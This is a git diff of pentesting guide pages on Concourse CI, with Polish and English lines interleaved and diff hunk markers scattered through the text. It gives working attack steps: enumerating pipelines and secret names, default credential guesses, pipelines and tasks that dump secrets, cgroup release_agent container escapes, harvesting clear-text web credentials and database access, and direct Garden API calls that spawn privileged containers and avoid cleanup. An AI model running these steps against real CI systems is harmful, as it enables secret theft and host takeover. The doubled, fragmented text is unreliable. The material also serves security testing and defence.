Istnieją różne sposoby, w jakie **Menadżer Poświadczeń może być określony** w potoku, przeczytaj jak w [https://concourse-ci.org/creds.html](https://concourse-ci.org/creds.html).\
|
||||
Ponadto, Concourse obsługuje różne menedżery poświadczeń:
|
||||
There are different ways a **Credential Manager can be specified** in a pipeline, read how in [https://concourse-ci.org/creds.html](https://concourse-ci.org/creds.html).\
|
||||
Moreover, Concourse supports different credential managers:
|
||||
|
||||
- [The Vault credential manager](https://concourse-ci.org/vault-credential-manager.html)
|
||||
- [The CredHub credential manager](https://concourse-ci.org/credhub-credential-manager.html)
|
||||
@@ -57,151 +61,160 @@ Ponadto, Concourse obsługuje różne menedżery poświadczeń:
|
||||
- [Retrying failed fetches](https://concourse-ci.org/creds-retry-logic.html)
|
||||
|
||||
> [!CAUTION]
|
||||
> Zauważ, że jeśli masz jakiś rodzaj **dostępu do zapisu do Concourse**, możesz tworzyć zadania, aby **wykradać te sekrety**, ponieważ Concourse musi mieć możliwość ich dostępu.
|
||||
> Note that if you have some kind of **write access to Concourse** you can create jobs to **exfiltrate those secrets** as Concourse needs to be able to access them.
|
||||
|
||||
### Enumeracja Concourse
|
||||
### Concourse Enumeration
|
||||
|
||||
Aby enumerować środowisko Concourse, musisz najpierw **zgromadzić ważne poświadczenia** lub znaleźć **uwierzytelniony token**, prawdopodobnie w pliku konfiguracyjnym `.flyrc`.
|
||||
In order to enumerate a concourse environment you first need to **gather valid credentials** or to find an **authenticated token** probably in a `.flyrc` config file.
|
||||
|
||||
#### Logowanie i enumeracja bieżącego użytkownika
|
||||
#### Login and Current User enum
|
||||
|
||||
- Aby się zalogować, musisz znać **punkt końcowy**, **nazwę zespołu** (domyślnie `main`) oraz **zespół, do którego należy użytkownik**:
|
||||
- `fly --target example login --team-name my-team --concourse-url https://ci.example.com [--insecure] [--client-cert=./path --client-key=./path]`
|
||||
- Uzyskaj skonfigurowane **cele**:
|
||||
- `fly targets`
|
||||
- Sprawdź, czy skonfigurowane **połączenie z celem** jest nadal **ważne**:
|
||||
- `fly -t <target> status`
|
||||
- Uzyskaj **rolę** użytkownika w odniesieniu do wskazanego celu:
|
||||
- `fly -t <target> userinfo`
|
||||
- To login you need to know the **endpoint**, the **team name** (default is `main`) and a **team the user belongs to**:
|
||||
- `fly --target example login --team-name my-team --concourse-url https://ci.example.com [--insecure] [--client-cert=./path --client-key=./path]`
|
||||
- Get configured **targets**:
|
||||
- `fly targets`
|
||||
- Get if the configured **target connection** is still **valid**:
|
||||
- `fly -t <target> status`
|
||||
- Get **role** of the user against the indicated target:
|
||||
- `fly -t <target> userinfo`
|
||||
|
||||
> [!NOTE]
|
||||
> Zauważ, że **token API** jest **zapisywany** w `$HOME/.flyrc` domyślnie, przeszukując maszyny, możesz tam znaleźć poświadczenia.
|
||||
> Note that the **API token** is **saved** in `$HOME/.flyrc` by default, you looting a machines you could find there the credentials.
|
||||
|
||||
#### Zespoły i użytkownicy
|
||||
#### Teams & Users
|
||||
|
||||
- Uzyskaj listę zespołów
|
||||
- `fly -t <target> teams`
|
||||
- Uzyskaj role w zespole
|
||||
- `fly -t <target> get-team -n <team-name>`
|
||||
- Uzyskaj listę użytkowników
|
||||
- `fly -t <target> active-users`
|
||||
- Get a list of the Teams
|
||||
- `fly -t <target> teams`
|
||||
- Get roles inside team
|
||||
- `fly -t <target> get-team -n <team-name>`
|
||||
- Get a list of users
|
||||
- `fly -t <target> active-users`
|
||||
|
||||
#### Potoki
|
||||
#### Pipelines
|
||||
|
||||
- **List** pipelines:
|
||||
- `fly -t <target> pipelines -a`
|
||||
- **Get** pipeline yaml (**sensitive information** might be found in the definition):
|
||||
- `fly -t <target> get-pipeline -p <pipeline-name>`
|
||||
- Get all pipeline **config declared vars**
|
||||
- `for pipename in $(fly -t <target> pipelines | grep -Ev "^id" | awk '{print $2}'); do echo $pipename; fly -t <target> get-pipeline -p $pipename -j | grep -Eo '"vars":[^}]+'; done`
|
||||
- Get all the **pipelines secret names used** (if you can create/modify a job or hijack a container you could exfiltrate them):
|
||||
|
||||
- **Lista** potoków:
|
||||
- `fly -t <target> pipelines -a`
|
||||
- **Uzyskaj** yaml potoku (**wrażliwe informacje** mogą być zawarte w definicji):
|
||||
- `fly -t <target> get-pipeline -p <pipeline-name>`
|
||||
- Uzyskaj wszystkie **zmienne konfiguracyjne zadeklarowane w potoku**
|
||||
- `for pipename in $(fly -t <target> pipelines | grep -Ev "^id" | awk '{print $2}'); do echo $pipename; fly -t <target> get-pipeline -p $pipename -j | grep -Eo '"vars":[^}]+'; done`
|
||||
- Uzyskaj wszystkie **nazwy sekretów potoków używanych** (jeśli możesz tworzyć/modyfikować zadanie lub przejąć kontener, możesz je wykradać):
|
||||
```bash
|
||||
rm /tmp/secrets.txt;
|
||||
for pipename in $(fly -t onelogin pipelines | grep -Ev "^id" | awk '{print $2}'); do
|
||||
echo $pipename;
|
||||
fly -t onelogin get-pipeline -p $pipename | grep -Eo '\(\(.*\)\)' | sort | uniq | tee -a /tmp/secrets.txt;
|
||||
echo "";
|
||||
echo $pipename;
|
||||
fly -t onelogin get-pipeline -p $pipename | grep -Eo '\(\(.*\)\)' | sort | uniq | tee -a /tmp/secrets.txt;
|
||||
echo "";
|
||||
done
|
||||
echo ""
|
||||
echo "ALL SECRETS"
|
||||
cat /tmp/secrets.txt | sort | uniq
|
||||
rm /tmp/secrets.txt
|
||||
```
|
||||
#### Kontenery i Pracownicy
|
||||
|
||||
- Lista **pracowników**:
|
||||
- `fly -t <target> workers`
|
||||
- Lista **kontenerów**:
|
||||
- `fly -t <target> containers`
|
||||
- Lista **budów** (aby zobaczyć, co jest uruchomione):
|
||||
- `fly -t <target> builds`
|
||||
#### Containers & Workers
|
||||
|
||||
### Ataki na Concourse
|
||||
- List **workers**:
|
||||
- `fly -t <target> workers`
|
||||
- List **containers**:
|
||||
- `fly -t <target> containers`
|
||||
- List **builds** (to see what is running):
|
||||
- `fly -t <target> builds`
|
||||
|
||||
#### Atak Brute-Force na Poświadczenia
|
||||
### Concourse Attacks
|
||||
|
||||
#### Credentials Brute-Force
|
||||
|
||||
- admin:admin
|
||||
- test:test
|
||||
|
||||
#### Enumeracja sekretów i parametrów
|
||||
#### Secrets and params enumeration
|
||||
|
||||
W poprzedniej sekcji zobaczyliśmy, jak możesz **uzyskać wszystkie nazwy i zmienne sekretów** używane przez pipeline. **Zmienne mogą zawierać wrażliwe informacje**, a nazwa **sekretów będzie przydatna później, aby spróbować je ukraść**.
|
||||
In the previous section we saw how you can **get all the secrets names and vars** used by the pipeline. The **vars might contain sensitive info** and the name of the **secrets will be useful later to try to steal** them.
|
||||
|
||||
#### Sesja wewnątrz uruchomionego lub niedawno uruchomionego kontenera
|
||||
#### Session inside running or recently run container
|
||||
|
||||
If you have enough privileges (**member role or more**) you will be able to **list pipelines and roles** and just get a **session inside** the `<pipeline>/<job>` **container** using:
|
||||
|
||||
Jeśli masz wystarczające uprawnienia (**rola członka lub wyższa**), będziesz mógł **wymienić pipeline'y i role** i po prostu uzyskać **sesję wewnątrz** kontenera `<pipeline>/<job>` używając:
|
||||
```bash
|
||||
fly -t tutorial intercept --job pipeline-name/job-name
|
||||
fly -t tutorial intercept # To be presented a prompt with all the options
|
||||
```
|
||||
Z tymi uprawnieniami możesz być w stanie:
|
||||
|
||||
- **Kraść sekrety** wewnątrz **kontenera**
|
||||
- Spróbować **uciec** do węzła
|
||||
- Enumerować/Abusować punkt końcowy **metadanych chmury** (z podu i z węzła, jeśli to możliwe)
|
||||
With these permissions you might be able to:
|
||||
|
||||
#### Tworzenie/Modyfikacja Pipeline
|
||||
- **Steal the secrets** inside the **container**
|
||||
- Try to **escape** to the node
|
||||
- Enumerate/Abuse **cloud metadata** endpoint (from the pod and from the node, if possible)
|
||||
|
||||
#### Pipeline Creation/Modification
|
||||
|
||||
If you have enough privileges (**member role or more**) you will be able to **create/modify new pipelines.** Check this example:
|
||||
|
||||
Jeśli masz wystarczające uprawnienia (**rola członka lub więcej**) będziesz mógł **tworzyć/modyfikować nowe pipeline'y.** Sprawdź ten przykład:
|
||||
```yaml
|
||||
jobs:
|
||||
- name: simple
|
||||
plan:
|
||||
- task: simple-task
|
||||
privileged: true
|
||||
config:
|
||||
# Tells Concourse which type of worker this task should run on
|
||||
platform: linux
|
||||
image_resource:
|
||||
type: registry-image
|
||||
source:
|
||||
repository: busybox # images are pulled from docker hub by default
|
||||
run:
|
||||
path: sh
|
||||
args:
|
||||
- -cx
|
||||
- |
|
||||
echo "$SUPER_SECRET"
|
||||
sleep 1000
|
||||
params:
|
||||
SUPER_SECRET: ((super.secret))
|
||||
- name: simple
|
||||
plan:
|
||||
- task: simple-task
|
||||
privileged: true
|
||||
config:
|
||||
# Tells Concourse which type of worker this task should run on
|
||||
platform: linux
|
||||
image_resource:
|
||||
type: registry-image
|
||||
source:
|
||||
repository: busybox # images are pulled from docker hub by default
|
||||
run:
|
||||
path: sh
|
||||
args:
|
||||
- -cx
|
||||
- |
|
||||
echo "$SUPER_SECRET"
|
||||
sleep 1000
|
||||
params:
|
||||
SUPER_SECRET: ((super.secret))
|
||||
```
|
||||
Z **modyfikacją/utworzeniem** nowego pipeline'a będziesz mógł:
|
||||
|
||||
- **Kraść** **sekrety** (poprzez ich wyświetlanie lub dostanie się do kontenera i uruchomienie `env`)
|
||||
- **Uciec** do **węzła** (dając sobie wystarczające uprawnienia - `privileged: true`)
|
||||
- Enumerować/wykorzystywać punkt końcowy **metadanych chmury** (z poda i z węzła)
|
||||
- **Usunąć** utworzony pipeline
|
||||
With the **modification/creation** of a new pipeline you will be able to:
|
||||
|
||||
#### Wykonaj niestandardowe zadanie
|
||||
- **Steal** the **secrets** (via echoing them out or getting inside the container and running `env`)
|
||||
- **Escape** to the **node** (by giving you enough privileges - `privileged: true`)
|
||||
- Enumerate/Abuse **cloud metadata** endpoint (from the pod and from the node)
|
||||
- **Delete** created pipeline
|
||||
|
||||
#### Execute Custom Task
|
||||
|
||||
This is similar to the previous method but instead of modifying/creating a whole new pipeline you can **just execute a custom task** (which will probably be much more **stealthier**):
|
||||
|
||||
To jest podobne do poprzedniej metody, ale zamiast modyfikować/utworzyć cały nowy pipeline, możesz **po prostu wykonać niestandardowe zadanie** (co prawdopodobnie będzie znacznie bardziej **ukryte**):
|
||||
```yaml
|
||||
# For more task_config options check https://concourse-ci.org/tasks.html
|
||||
platform: linux
|
||||
image_resource:
|
||||
type: registry-image
|
||||
source:
|
||||
repository: ubuntu
|
||||
type: registry-image
|
||||
source:
|
||||
repository: ubuntu
|
||||
run:
|
||||
path: sh
|
||||
args:
|
||||
- -cx
|
||||
- |
|
||||
env
|
||||
sleep 1000
|
||||
path: sh
|
||||
args:
|
||||
- -cx
|
||||
- |
|
||||
env
|
||||
sleep 1000
|
||||
params:
|
||||
SUPER_SECRET: ((super.secret))
|
||||
SUPER_SECRET: ((super.secret))
|
||||
```
|
||||
|
||||
```bash
|
||||
fly -t tutorial execute --privileged --config task_config.yml
|
||||
```
|
||||
#### Ucieczka do węzła z uprzywilejowanego zadania
|
||||
|
||||
W poprzednich sekcjach zobaczyliśmy, jak **wykonać uprzywilejowane zadanie z concourse**. To nie da kontenerowi dokładnie takiego samego dostępu jak flaga uprzywilejowana w kontenerze docker. Na przykład, nie zobaczysz urządzenia systemu plików węzła w /dev, więc ucieczka może być bardziej "skomplikowana".
|
||||
#### Escaping to the node from privileged task
|
||||
|
||||
In the previous sections we saw how to **execute a privileged task with concourse**. This won't give the container exactly the same access as the privileged flag in a docker container. For example, you won't see the node filesystem device in /dev, so the escape could be more "complex".
|
||||
|
||||
In the following PoC we are going to use the release_agent to escape with some small modifications:
|
||||
|
||||
W następującym PoC użyjemy release_agent do ucieczki z pewnymi drobnymi modyfikacjami:
|
||||
```bash
|
||||
# Mounts the RDMA cgroup controller and create a child cgroup
|
||||
# If you're following along and get "mount: /tmp/cgrp: special device cgroup does not exist"
|
||||
@@ -259,12 +272,14 @@ sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
|
||||
# Reads the output
|
||||
cat /output
|
||||
```
|
||||
|
||||
> [!WARNING]
|
||||
> Jak być może zauważyłeś, to jest po prostu [**zwykłe wydanie escape release_agent**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/concourse-security/broken-reference/README.md), po prostu modyfikując ścieżkę cmd w węźle
|
||||
> As you might have noticed this is just a [**regular release_agent escape**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/concourse-security/broken-reference/README.md) just modifying the path of the cmd in the node
|
||||
|
||||
#### Ucieczka do węzła z kontenera Worker
|
||||
#### Escaping to the node from a Worker container
|
||||
|
||||
A regular release_agent escape with a minor modification is enough for this:
|
||||
|
||||
Zwykłe wydanie escape release_agent z drobną modyfikacją wystarczy do tego:
|
||||
```bash
|
||||
mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
|
||||
|
||||
@@ -291,11 +306,13 @@ sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
|
||||
# Reads the output
|
||||
cat /output
|
||||
```
|
||||
#### Ucieczka do węzła z kontenera Web
|
||||
|
||||
Nawet jeśli kontener webowy ma wyłączone niektóre zabezpieczenia, **nie działa jako zwykły kontener z uprawnieniami** (na przykład, **nie możesz** **zamontować** i **możliwości** są bardzo **ograniczone**, więc wszystkie łatwe sposoby na ucieczkę z kontenera są bezużyteczne).
|
||||
#### Escaping to the node from the Web container
|
||||
|
||||
Even if the web container has some defenses disabled it's **not running as a common privileged container** (for example, you **cannot** **mount** and the **capabilities** are very **limited**, so all the easy ways to escape from the container are useless).
|
||||
|
||||
However, it stores **local credentials in clear text**:
|
||||
|
||||
Jednak przechowuje **lokalne poświadczenia w postaci niezaszyfrowanej**:
|
||||
```bash
|
||||
cat /concourse-auth/local-users
|
||||
test:test
|
||||
@@ -304,9 +321,11 @@ env | grep -i local_user
|
||||
CONCOURSE_MAIN_TEAM_LOCAL_USER=test
|
||||
CONCOURSE_ADD_LOCAL_USER=test:test
|
||||
```
|
||||
Możesz użyć tych poświadczeń do **logowania się do serwera webowego** i **utworzenia uprzywilejowanego kontenera oraz ucieczki do węzła**.
|
||||
|
||||
W środowisku możesz również znaleźć informacje do **dostępu do instancji postgresql**, z której korzysta concourse (adres, **nazwa użytkownika**, **hasło** i baza danych, między innymi):
|
||||
You cloud use that credentials to **login against the web server** and **create a privileged container and escape to the node**.
|
||||
|
||||
In the environment you can also find information to **access the postgresql** instance that concourse uses (address, **username**, **password** and database among other info):
|
||||
|
||||
```bash
|
||||
env | grep -i postg
|
||||
CONCOURSE_RELEASE_POSTGRESQL_PORT_5432_TCP_ADDR=10.107.191.238
|
||||
@@ -327,35 +346,39 @@ select * from refresh_token;
|
||||
select * from teams; #Change the permissions of the users in the teams
|
||||
select * from users;
|
||||
```
|
||||
#### Wykorzystywanie usługi Garden - Nie jest to prawdziwy atak
|
||||
|
||||
#### Abusing Garden Service - Not a real Attack
|
||||
|
||||
> [!WARNING]
|
||||
> To tylko kilka interesujących uwag na temat usługi, ale ponieważ nasłuchuje ona tylko na localhost, te uwagi nie będą miały żadnego wpływu, którego wcześniej nie wykorzystaliśmy.
|
||||
> This are just some interesting notes about the service, but because it's only listening on localhost, this notes won't present any impact we haven't already exploited before
|
||||
|
||||
Domyślnie każdy pracownik concourse będzie uruchamiał usługę [**Garden**](https://github.com/cloudfoundry/garden) na porcie 7777. Usługa ta jest używana przez mistrza sieci do wskazania pracownikowi **co musi wykonać** (pobranie obrazu i uruchomienie każdego zadania). To brzmi całkiem dobrze dla atakującego, ale istnieje kilka dobrych zabezpieczeń:
|
||||
By default each concourse worker will be running a [**Garden**](https://github.com/cloudfoundry/garden) service in port 7777. This service is used by the Web master to indicate the worker **what he needs to execute** (download the image and run each task). This sound pretty good for an attacker, but there are some nice protections:
|
||||
|
||||
- Jest **ekspozycja lokalna** (127..0.0.1) i myślę, że gdy pracownik uwierzytelni się w sieci za pomocą specjalnej usługi SSH, tworzony jest tunel, aby serwer WWW mógł **rozmawiać z każdą usługą Garden** wewnątrz każdego pracownika.
|
||||
- Serwer WWW **monitoruje uruchomione kontenery co kilka sekund**, a **nieoczekiwane** kontenery są **usuwane**. Więc jeśli chcesz **uruchomić niestandardowy kontener**, musisz **manipulować** **komunikacją** między serwerem WWW a usługą garden.
|
||||
- It's just **exposed locally** (127..0.0.1) and I think when the worker authenticates agains the Web with the special SSH service, a tunnel is created so the web server can **talk to each Garden service** inside each worker.
|
||||
- The web server is **monitoring the running containers every few seconds**, and **unexpected** containers are **deleted**. So if you want to **run a custom container** you need to **tamper** with the **communication** between the web server and the garden service.
|
||||
|
||||
Concourse workers run with high container privileges:
|
||||
|
||||
Pracownicy concourse działają z wysokimi uprawnieniami kontenera:
|
||||
```
|
||||
Container Runtime: docker
|
||||
Has Namespaces:
|
||||
pid: true
|
||||
user: false
|
||||
pid: true
|
||||
user: false
|
||||
AppArmor Profile: kernel
|
||||
Capabilities:
|
||||
BOUNDING -> chown dac_override dac_read_search fowner fsetid kill setgid setuid setpcap linux_immutable net_bind_service net_broadcast net_admin net_raw ipc_lock ipc_owner sys_module sys_rawio sys_chroot sys_ptrace sys_pacct sys_admin sys_boot sys_nice sys_resource sys_time sys_tty_config mknod lease audit_write audit_control setfcap mac_override mac_admin syslog wake_alarm block_suspend audit_read
|
||||
BOUNDING -> chown dac_override dac_read_search fowner fsetid kill setgid setuid setpcap linux_immutable net_bind_service net_broadcast net_admin net_raw ipc_lock ipc_owner sys_module sys_rawio sys_chroot sys_ptrace sys_pacct sys_admin sys_boot sys_nice sys_resource sys_time sys_tty_config mknod lease audit_write audit_control setfcap mac_override mac_admin syslog wake_alarm block_suspend audit_read
|
||||
Seccomp: disabled
|
||||
```
|
||||
Jednak techniki takie jak **montowanie** urządzenia /dev węzła lub release_agent **nie zadziałają** (ponieważ prawdziwe urządzenie z systemem plików węzła nie jest dostępne, tylko wirtualne). Nie możemy uzyskać dostępu do procesów węzła, więc ucieczka z węzła bez exploitów jądra staje się skomplikowana.
|
||||
|
||||
However, techniques like **mounting** the /dev device of the node or release_agent **won't work** (as the real device with the filesystem of the node isn't accesible, only a virtual one). We cannot access processes of the node, so escaping from the node without kernel exploits get complicated.
|
||||
|
||||
> [!NOTE]
|
||||
> W poprzedniej sekcji zobaczyliśmy, jak uciec z uprzywilejowanego kontenera, więc jeśli możemy **wykonywać** polecenia w **uprzywilejowanym kontenerze** utworzonym przez **aktualnego** **pracownika**, moglibyśmy **uciec do węzła**.
|
||||
> In the previous section we saw how to escape from a privileged container, so if we can **execute** commands in a **privileged container** created by the **current** **worker**, we could **escape to the node**.
|
||||
|
||||
Zauważ, że bawiąc się z concourse, zauważyłem, że gdy nowy kontener jest uruchamiany, aby coś wykonać, procesy kontenera są dostępne z kontenera pracownika, więc to jak kontener tworzący nowy kontener wewnątrz siebie.
|
||||
Note that playing with concourse I noted that when a new container is spawned to run something, the container processes are accessible from the worker container, so it's like a container creating a new container inside of it.
|
||||
|
||||
**Getting inside a running privileged container**
|
||||
|
||||
**Dostanie się do działającego uprzywilejowanego kontenera**
|
||||
```bash
|
||||
# Get current container
|
||||
curl 127.0.0.1:7777/containers
|
||||
@@ -368,26 +391,30 @@ curl 127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/properties
|
||||
# Execute a new process inside a container
|
||||
## In this case "sleep 20000" will be executed in the container with handler ac793559-7f53-4efc-6591-0171a0391e53
|
||||
wget -v -O- --post-data='{"id":"task2","path":"sh","args":["-cx","sleep 20000"],"dir":"/tmp/build/e55deab7","rlimits":{},"tty":{"window_size":{"columns":500,"rows":500}},"image":{}}' \
|
||||
--header='Content-Type:application/json' \
|
||||
'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/processes'
|
||||
--header='Content-Type:application/json' \
|
||||
'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/processes'
|
||||
|
||||
# OR instead of doing all of that, you could just get into the ns of the process of the privileged container
|
||||
nsenter --target 76011 --mount --uts --ipc --net --pid -- sh
|
||||
```
|
||||
**Tworzenie nowego uprzywilejowanego kontenera**
|
||||
|
||||
Możesz bardzo łatwo stworzyć nowy kontener (po prostu uruchom losowy UID) i wykonać na nim coś:
|
||||
**Creating a new privileged container**
|
||||
|
||||
You can very easily create a new container (just run a random UID) and execute something on it:
|
||||
|
||||
```bash
|
||||
curl -X POST http://127.0.0.1:7777/containers \
|
||||
-H 'Content-Type: application/json' \
|
||||
-d '{"handle":"123ae8fc-47ed-4eab-6b2e-123458880690","rootfs":"raw:///concourse-work-dir/volumes/live/ec172ffd-31b8-419c-4ab6-89504de17196/volume","image":{},"bind_mounts":[{"src_path":"/concourse-work-dir/volumes/live/9f367605-c9f0-405b-7756-9c113eba11f1/volume","dst_path":"/scratch","mode":1}],"properties":{"user":""},"env":["BUILD_ID=28","BUILD_NAME=24","BUILD_TEAM_ID=1","BUILD_TEAM_NAME=main","ATC_EXTERNAL_URL=http://127.0.0.1:8080"],"limits":{"bandwidth_limits":{},"cpu_limits":{},"disk_limits":{},"memory_limits":{},"pid_limits":{}}}'
|
||||
-H 'Content-Type: application/json' \
|
||||
-d '{"handle":"123ae8fc-47ed-4eab-6b2e-123458880690","rootfs":"raw:///concourse-work-dir/volumes/live/ec172ffd-31b8-419c-4ab6-89504de17196/volume","image":{},"bind_mounts":[{"src_path":"/concourse-work-dir/volumes/live/9f367605-c9f0-405b-7756-9c113eba11f1/volume","dst_path":"/scratch","mode":1}],"properties":{"user":""},"env":["BUILD_ID=28","BUILD_NAME=24","BUILD_TEAM_ID=1","BUILD_TEAM_NAME=main","ATC_EXTERNAL_URL=http://127.0.0.1:8080"],"limits":{"bandwidth_limits":{},"cpu_limits":{},"disk_limits":{},"memory_limits":{},"pid_limits":{}}}'
|
||||
|
||||
# Wget will be stucked there as long as the process is being executed
|
||||
wget -v -O- --post-data='{"id":"task2","path":"sh","args":["-cx","sleep 20000"],"dir":"/tmp/build/e55deab7","rlimits":{},"tty":{"window_size":{"columns":500,"rows":500}},"image":{}}' \
|
||||
--header='Content-Type:application/json' \
|
||||
'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/processes'
|
||||
--header='Content-Type:application/json' \
|
||||
'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-0171a0391e53/processes'
|
||||
```
|
||||
Jednak serwer WWW sprawdza co kilka sekund działające kontenery, a jeśli zostanie odkryty niespodziewany, zostanie on usunięty. Ponieważ komunikacja odbywa się w HTTP, możesz manipulować komunikacją, aby uniknąć usunięcia niespodziewanych kontenerów:
|
||||
|
||||
However, the web server is checking every few seconds the containers that are running, and if an unexpected one is discovered, it will be deleted. As the communication is occurring in HTTP, you could tamper the communication to avoid the deletion of unexpected containers:
|
||||
|
||||
```
|
||||
GET /containers HTTP/1.1.
|
||||
Host: 127.0.0.1:7777.
|
||||
@@ -409,8 +436,11 @@ Host: 127.0.0.1:7777.
|
||||
User-Agent: Go-http-client/1.1.
|
||||
Accept-Encoding: gzip.
|
||||
```
|
||||
## Odniesienia
|
||||
|
||||
## References
|
||||
|
||||
- [https://concourse-ci.org/vars.html](https://concourse-ci.org/vars.html)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
@@ -2,22 +2,25 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Środowisko testowe
|
||||
## Testing Environment
|
||||
|
||||
### Uruchamianie Concourse
|
||||
### Running Concourse
|
||||
|
||||
#### Z Docker-Compose
|
||||
#### With Docker-Compose
|
||||
|
||||
This docker-compose file simplifies the installation to do some tests with concourse:
|
||||
|
||||
Ten plik docker-compose upraszcza instalację, aby przeprowadzić kilka testów z concourse:
|
||||
```bash
|
||||
wget https://raw.githubusercontent.com/starkandwayne/concourse-tutorial/master/docker-compose.yml
|
||||
docker-compose up -d
|
||||
```
|
||||
Możesz pobrać linię poleceń `fly` dla swojego systemu operacyjnego z sieci pod adresem `127.0.0.1:8080`
|
||||
|
||||
#### Z Kubernetes (Zalecane)
|
||||
You can download the command line `fly` for your OS from the web in `127.0.0.1:8080`
|
||||
|
||||
#### With Kubernetes (Recommended)
|
||||
|
||||
You can easily deploy concourse in **Kubernetes** (in **minikube** for example) using the helm-chart: [**concourse-chart**](https://github.com/concourse/concourse-chart).
|
||||
|
||||
Możesz łatwo wdrożyć concourse w **Kubernetes** (na przykład w **minikube**) używając helm-chart: [**concourse-chart**](https://github.com/concourse/concourse-chart).
|
||||
```bash
|
||||
brew install helm
|
||||
helm repo add concourse https://concourse-charts.storage.googleapis.com/
|
||||
@@ -28,90 +31,94 @@ helm install concourse-release concourse/concourse
|
||||
# If you need to delete it
|
||||
helm delete concourse-release
|
||||
```
|
||||
Po wygenerowaniu środowiska concourse, możesz wygenerować sekret i przyznać dostęp do SA działającego w concourse web, aby uzyskać dostęp do sekretów K8s:
|
||||
|
||||
After generating the concourse env, you could generate a secret and give a access to the SA running in concourse web to access K8s secrets:
|
||||
|
||||
```yaml
|
||||
echo 'apiVersion: rbac.authorization.k8s.io/v1
|
||||
kind: ClusterRole
|
||||
metadata:
|
||||
name: read-secrets
|
||||
name: read-secrets
|
||||
rules:
|
||||
- apiGroups: [""]
|
||||
resources: ["secrets"]
|
||||
verbs: ["get"]
|
||||
resources: ["secrets"]
|
||||
verbs: ["get"]
|
||||
|
||||
---
|
||||
|
||||
apiVersion: rbac.authorization.k8s.io/v1
|
||||
kind: RoleBinding
|
||||
metadata:
|
||||
name: read-secrets-concourse
|
||||
name: read-secrets-concourse
|
||||
roleRef:
|
||||
apiGroup: rbac.authorization.k8s.io
|
||||
kind: ClusterRole
|
||||
name: read-secrets
|
||||
apiGroup: rbac.authorization.k8s.io
|
||||
kind: ClusterRole
|
||||
name: read-secrets
|
||||
subjects:
|
||||
- kind: ServiceAccount
|
||||
name: concourse-release-web
|
||||
namespace: default
|
||||
name: concourse-release-web
|
||||
namespace: default
|
||||
|
||||
---
|
||||
|
||||
apiVersion: v1
|
||||
kind: Secret
|
||||
metadata:
|
||||
name: super
|
||||
namespace: concourse-release-main
|
||||
name: super
|
||||
namespace: concourse-release-main
|
||||
type: Opaque
|
||||
data:
|
||||
secret: MWYyZDFlMmU2N2Rm
|
||||
secret: MWYyZDFlMmU2N2Rm
|
||||
|
||||
' | kubectl apply -f -
|
||||
```
|
||||
### Utwórz Pipeline
|
||||
|
||||
Pipeline składa się z listy [Jobs](https://concourse-ci.org/jobs.html), która zawiera uporządkowaną listę [Steps](https://concourse-ci.org/steps.html).
|
||||
### Create Pipeline
|
||||
|
||||
### Kroki
|
||||
A pipeline is made of a list of [Jobs](https://concourse-ci.org/jobs.html) which contains an ordered list of [Steps](https://concourse-ci.org/steps.html).
|
||||
|
||||
Można użyć kilku różnych typów kroków:
|
||||
### Steps
|
||||
|
||||
- **krok** [**`task`**](https://concourse-ci.org/task-step.html) **uruchamia** [**zadanie**](https://concourse-ci.org/tasks.html)
|
||||
- krok [`get`](https://concourse-ci.org/get-step.html) pobiera [zasób](https://concourse-ci.org/resources.html)
|
||||
- krok [`put`](https://concourse-ci.org/put-step.html) aktualizuje [zasób](https://concourse-ci.org/resources.html)
|
||||
- krok [`set_pipeline`](https://concourse-ci.org/set-pipeline-step.html) konfiguruje [pipeline](https://concourse-ci.org/pipelines.html)
|
||||
- krok [`load_var`](https://concourse-ci.org/load-var-step.html) ładuje wartość do [zmiennej lokalnej](https://concourse-ci.org/vars.html#local-vars)
|
||||
- krok [`in_parallel`](https://concourse-ci.org/in-parallel-step.html) uruchamia kroki równolegle
|
||||
- krok [`do`](https://concourse-ci.org/do-step.html) uruchamia kroki w sekwencji
|
||||
- modyfikator kroku [`across`](https://concourse-ci.org/across-step.html#schema.across) uruchamia krok wielokrotnie; raz dla każdej kombinacji wartości zmiennych
|
||||
- krok [`try`](https://concourse-ci.org/try-step.html) próbuje uruchomić krok i odnosi sukces, nawet jeśli krok się nie powiedzie
|
||||
Several different type of steps can be used:
|
||||
|
||||
Każdy [krok](https://concourse-ci.org/steps.html) w [planie zadania](https://concourse-ci.org/jobs.html#schema.job.plan) działa w **swoim własnym kontenerze**. Możesz uruchomić wszystko, co chcesz wewnątrz kontenera _(tzn. uruchomić moje testy, uruchomić ten skrypt bash, zbudować ten obraz itp.)_. Więc jeśli masz zadanie z pięcioma krokami, Concourse utworzy pięć kontenerów, po jednym dla każdego kroku.
|
||||
- **the** [**`task` step**](https://concourse-ci.org/task-step.html) **runs a** [**task**](https://concourse-ci.org/tasks.html)
|
||||
- the [`get` step](https://concourse-ci.org/get-step.html) fetches a [resource](https://concourse-ci.org/resources.html)
|
||||
- the [`put` step](https://concourse-ci.org/put-step.html) updates a [resource](https://concourse-ci.org/resources.html)
|
||||
- the [`set_pipeline` step](https://concourse-ci.org/set-pipeline-step.html) configures a [pipeline](https://concourse-ci.org/pipelines.html)
|
||||
- the [`load_var` step](https://concourse-ci.org/load-var-step.html) loads a value into a [local var](https://concourse-ci.org/vars.html#local-vars)
|
||||
- the [`in_parallel` step](https://concourse-ci.org/in-parallel-step.html) runs steps in parallel
|
||||
- the [`do` step](https://concourse-ci.org/do-step.html) runs steps in sequence
|
||||
- the [`across` step modifier](https://concourse-ci.org/across-step.html#schema.across) runs a step multiple times; once for each combination of variable values
|
||||
- the [`try` step](https://concourse-ci.org/try-step.html) attempts to run a step and succeeds even if the step fails
|
||||
|
||||
Dlatego możliwe jest wskazanie, w jakim typie kontenera każdy krok musi być uruchomiony.
|
||||
